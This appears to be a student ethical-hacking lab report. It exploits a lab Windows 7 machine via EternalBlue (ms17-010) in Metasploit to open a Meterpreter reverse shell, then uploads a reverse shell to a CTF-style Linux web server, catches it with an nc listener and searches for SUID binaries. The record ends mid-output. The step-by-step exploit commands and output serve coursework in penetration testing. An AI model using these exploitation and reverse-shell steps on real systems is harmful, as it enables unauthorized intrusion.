Module: Project Ethical Hacking

S.NO	Student	ID
1	Abdalla Nidal	120212212026
2	Mohammad	120212212006
3	Wessam	120212212005

S.NO	Objective
1	Gain Access to a Remote System using Armitage
2	Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities
4	Perform a DoS Attack on a Target Host using hping3
5	Perform a Man-in-the-Middle (MITM) attack using Cain & Abel
6	Perform Social Engineering using Various Techniques

Information Gathering :

In security terms, information gathering can be roughly divided into three major steps:

- ✓ Foot printing / Network Discovery
- ✓ Scanning
- ✓ Enumeration

Tool used to scanning:

- **Nmap** : ("Network Mapper") is a free and open source utility for network discovery and security auditing.

Tools used to Perform Social Engineering:

The following tools will be used:

- **The Social-Engineer Toolkit (SET):** is a Kali Linux operating system software program. SET is a powerful tool for conducting various social engineering attacks, including phishing, spear-phishing, and other social engineering attacks.

Tools used to Perform Social Engineering:

The following tools will be used:

- **Metasploit** : is an Open-Source Penetration Testing Framework created by Rapid7 that enables security professionals to simulate attacks against computer systems, networks, and applications.

Tools used to Escalate Privileges using Privilege Escalation:

The following tools will be used:

- **Gobuster** : is a tool used to brute-force: URIs (directories and files) in web sites, DNS subdomains (with wildcard support)

Tools used to Perform a DoS Attack on a Target Host:

The following tools will be used:

- **wireshark** : is a network packet analyzer. A network packet analyzer presents captured packet data in as much detail as possible.
- **Haping 3**

Tools used to Perform a Man-in-the-Middle (MITM) attack:

The following tools will be used:

- **Ettercap tool**

Hands on Lab

I. Gain Access to a Remote System using Armitage:

S.NO	Machine	IP Address
1	Kali Linux	192.168.39.188
2	Windows 7	192.168.39.200

1. Log into your Kali Linux (192.168.39.188) machine and open a terminal in Kali Linux
2. Run a scan on the victim's device using(Nmap)
3. There needs to be a vulnerability in the victim's device called...(ms17-010)

Syntax of Command


Nmap -sV -p139,445 --script vuln 192.168.39.200

```
┌──(root㉿abdalllaniidal)-[/home/abdalllaniidal]
└─# nmap -sV -p139,445 --script vuln 192.168.39.200


Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 18:13 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.39.200
Host is up (0.00047s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:5D:36:06 (Oracle VirtualBox virtual NIC)
Service Info: Host: ABDALLANIDAL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.84 seconds
```

4. Use tool(msfconsole) to exploit the vulnerability

```
┌──(root㉿abdalllaniidal)-[/home/abdalllaniidal]
└─# msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.4.3-dev                           ]
+ -- --=[ 2409 exploits - 1241 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

5. I am working on searching for a vulnerability in (msfconsole)




```
msf6 > search ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code E
xecution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .
```

6. The search results will be for vulnerabilities of type (ms17-010) and I will choose the vulnerability I need

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
t/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Wi
ndows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Window
s Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2
008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.39.188   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```


- Options It is to display the special qualities in the victim and the attacker.
- Rhost It is the victim (IP) and must be entered in Rhost.
- To insert (IP) into the victim, you must write:

  set Rhost 192.168.39.200



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.39.200
rhosts => 192.168.39.200
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.39.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
t/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Wi
ndows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Window
s Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2
008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.39.188   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

7. When everything is finished, write (Run) to complete the hacking process



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.39.188:4444
[*] 192.168.39.200:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.39.200:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 192.168.39.200:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.39.200:445 - The target is vulnerable.
[*] 192.168.39.200:445 - Connecting to target for exploitation.
[+] 192.168.39.200:445 - Connection established for exploitation.
[+] 192.168.39.200:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.39.200:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.39.200:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.39.200:445 - 0x00000010  74 65 20 37 36 30 30                             te 7600
[+] 192.168.39.200:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.39.200:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.39.200:445 - Sending all but last fragment of exploit packet
[*] 192.168.39.200:445 - Starting non-paged pool grooming
[+] 192.168.39.200:445 - Sending SMBv2 buffers
[+] 192.168.39.200:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.39.200:445 - Sending final SMBv2 buffers.
[*] 192.168.39.200:445 - Sending last fragment of exploit packet!
[*] 192.168.39.200:445 - Receiving response from exploit packet
[+] 192.168.39.200:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.39.200:445 - Sending egg to corrupted connection.
[*] 192.168.39.200:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.39.200
[*] Meterpreter session 1 opened (192.168.39.188:4444 -> 192.168.39.200:49180) at 2024-05-15 18:23:03 -0400
[+] 192.168.39.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.39.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.39.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2009-07-14 01:37:46 -0400  0409
100666/rw-rw-rw-  9776   fil   2024-05-15 23:56:49 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-
439d-8115-601632D005A0
100666/rw-rw-rw-  9776   fil   2024-05-15 23:56:49 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-
439d-8115-601632D005A0
100666/rw-rw-rw-  39424  fil   2009-07-13 21:24:45 -0400  ACCTRES.dll
100777/rwxrwxrwx  24064  fil   2009-07-13 21:38:55 -0400  ARP.EXE
```

II. Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

S.NO	***Machine***	***IP Address***
1	***Kali Linux***	***10.17.124.149***
2	**unix**	***10.10.34.10***


1. Scan the IP with Nmap ,we found http service is open Nmap 10.10.34.10

2. Scan subdomain the website with (gobuster Tool)


Syntax of Command

gobuster dir -w /usr/share/wordlists/dirb/common.txt --url http://10.10.34.10


3. Go to Browser




4. upload the reverse shell payload



5. Success submit




6. The Reverse shell payload contact



7. Write the command (nc –lvnp port) to listen the port.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
```

8. The file is uploaded success, now open it .



9. we entered in the target device.

We need to run command find / -user root -perm /4000. What it means? It is

looking for a file with SUID permission that can be run as root.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.124.149] from (UNKNOWN) [10.10.21.131] 37686
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 21:37:18 up 13 min,  0 users,  load average: 0.00, 0.44, 0.63
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ sudo -l
sudo: no tty present and no askpass program specified
$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$ find / -user root -perm /4000
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/48': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/root': Permission denied
find: '/lost+found': Permission denied
